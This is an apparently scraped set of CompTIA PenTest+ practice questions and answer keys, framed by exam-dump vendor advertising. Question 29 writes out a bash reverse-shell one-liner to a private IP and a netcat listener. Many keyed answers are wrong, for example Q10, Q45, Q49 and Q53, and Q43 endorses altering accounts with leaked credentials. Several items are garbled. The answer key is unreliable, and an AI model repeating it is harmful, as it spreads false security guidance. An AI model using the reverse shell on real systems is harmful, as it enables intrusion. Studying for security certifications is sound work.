



CompTIA

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

About ExamBible

Your Partner of IT Exam

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. **INSTRUCTIONS:**

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

The screenshot shows a drag-and-drop interface for a port scanning script. On the left, there are four code snippets:

- Snippet 1:** A try-except block for connecting to a port and printing the status.
- Snippet 2:** A try-except block for connecting to a port, printing the status, and handling a socket error.
- Snippet 3:** A try-except block for connecting to a port, printing the status, and handling a socket error, with a finally block to close the socket.
- Snippet 4:** A try-except block for connecting to a port, printing the status, and handling a socket error, with a finally block to close the socket.

On the right, there is a main script template with four empty boxes marked with question marks for the code snippets to be placed:

```

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:

```

- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 2

The following command is run on a Linux file system: `Chmod 4111 /usr/bin/sudo`

Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

Answer: D

NEW QUESTION 3

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 4

If a security consultant comes across a password hash that resembles the following `b117 525b3454 70c29ca3dBaeOb556ba8`

Which of the following formats is the correct hash type?

- A. Kerberos
- B. NetNTLMv1
- C. NTLM
- D. SHA-1

Answer: C

NEW QUESTION 5

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE)

- A. Mandate all employees take security awareness training
- B. Implement two-factor authentication for remote access
- C. Install an intrusion prevention system
- D. Increase password complexity requirements
- E. Install a security information event monitoring solution.
- F. Prevent members of the IT department from interactively logging in as administrators
- G. Upgrade the cipher suite used for the VPN solution

Answer: BDG

NEW QUESTION 6

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 7

After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without exploitation. Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives
- B. The biometric device is configured more toward true negatives
- C. The biometric device is set to fail closed
- D. The biometric device duplicated a valid user's fingerprint

Answer: A

NEW QUESTION 8

A penetration tester has successfully exploited an application vulnerability and wants to remove the command history from the Linux session. Which of the following will accomplish this successfully?

- A. history --remove
- B. cat history | clear
- C. rm -f ./history
- D. history -c

Answer: D

NEW QUESTION 9

A penetration tester is designing a phishing campaign and wants to build a list of users (or the target organization). Which of the following techniques would be the MOST appropriate? (Select TWO)

- A. Query an Internet WHOIS database.
- B. Search posted job listings.
- C. Scrape the company website.
- D. Harvest users from social networking sites.

E. Socially engineer the corporate call center

Answer: AB

NEW QUESTION 10

A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

- A. Run the application through a dynamic code analyzer.
- B. Employ a fuzzing utility.
- C. Decompile the application.
- D. Check memory allocation

Answer: D

NEW QUESTION 10

A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

- A. dsrm -users "DN=compony.com; OU=hq CN=usera"
- B. dsuser -name -account -limit 3
- C. dsquery uaer -inactive 3
- D. dsquery -o -rein -limit 21

Answer: B

NEW QUESTION 14

Which of the following has a direct and significant impact on the budget of the security assessment?

- A. Scoping
- B. Scheduling
- C. Compliance requirement
- D. Target risk

Answer: A

NEW QUESTION 18

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hactivist
- D. Organized crime

Answer: A

NEW QUESTION 20

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 25

Which of the following reasons does penetration tester needs to have a customer's point-of -contact information available at all time? (Select THREE).

- A. To report indicators of compromise
- B. To report findings that cannot be exploited
- C. To report critical findings
- D. To report the latest published exploits
- E. To update payment information
- F. To report a server that becomes unresponsive
- G. To update the statement of work
- H. To report a cracked password

Answer: DEF

NEW QUESTION 29

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc-bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 33

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

- A. Elicitation attack
- B. Impersonation attack
- C. Spear phishing attack
- D. Drive-by download attack

Answer: B

NEW QUESTION 37

Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe is looking for a method that will enable him to enter the building during business hours or when there are no employees on-site. Which of the following would be MOST effective in accomplishing this?

- A. Badge cloning
- B. Lock picking
- C. Tailgating
- D. Piggybacking

Answer: A

NEW QUESTION 42

A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of following BEST describes the types of adversaries this would identify?

- A. Script kiddies
- B. APT actors
- C. Insider threats
- D. Hacktrivist groups

Answer: B

NEW QUESTION 43

A penetration test was performed by an on-staff technicians junior technician. During the test, the technician discovered the application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

- A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.
- B. Connect to the SQL server using this information and change the password to one or two noncritical accounts to demonstrate a proof-of-concept to management.
- C. Notify the development team of the discovery and suggest that input validation be implemented on the web application's SQL query strings.
- D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Answer: B

NEW QUESTION 45


A penetration tester has been asked to conduct OS fingerprinting with Nmap using a company provide text file that contain a list of IP addresses. Which of the following are needed to conduct this scan? (Select TWO).

- A. -O
- B. -iL
- C. -sV
- D. -sS
- E. -oN
- F. -oX

Answer: EF

NEW QUESTION 48

Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Answer: B

NEW QUESTION 49

A penetration tester is preparing to conduct API testing Which of the following would be MOST helpful in preparing for this engagement?

- A. NiktO
- B. WAR
- C. W3AF
- D. Swagger

Answer: A

NEW QUESTION 53

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

- A. Rules of engagement
- B. Master services agreement
- C. Statement of work
- D. End-user license agreement

Answer: D

NEW QUESTION 56

In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

- A. Brute force the user's password.
- B. Perform an ARP spoofing attack.
- C. Leverage the BeEF framework to capture credentials.
- D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 59

A penetration tester is perform initial intelligence gathering on some remote hosts prior to conducting a vulnerability < The tester runs the following command
nmap -D 192.168.1.1,192.168.1.2,192.168.1.3 -sV -o —max rate 2 192. 168.130
Which of the following BEST describes why multiple IP addresses are specified?

- A. The network is submitted as a /25 or greater and the tester needed to access hosts on two different subnets
- B. The tester is trying to perform a more stealthy scan by including several bogus addresses
- C. The scanning machine has several interfaces to balance the scan request across at the specified rate
- D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Answer: C

NEW QUESTION 63

.....

Relate Links

100% Pass Your PT0-001 Exam with ExamBible Prep Materials

<https://www.exambible.com/PT0-001-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>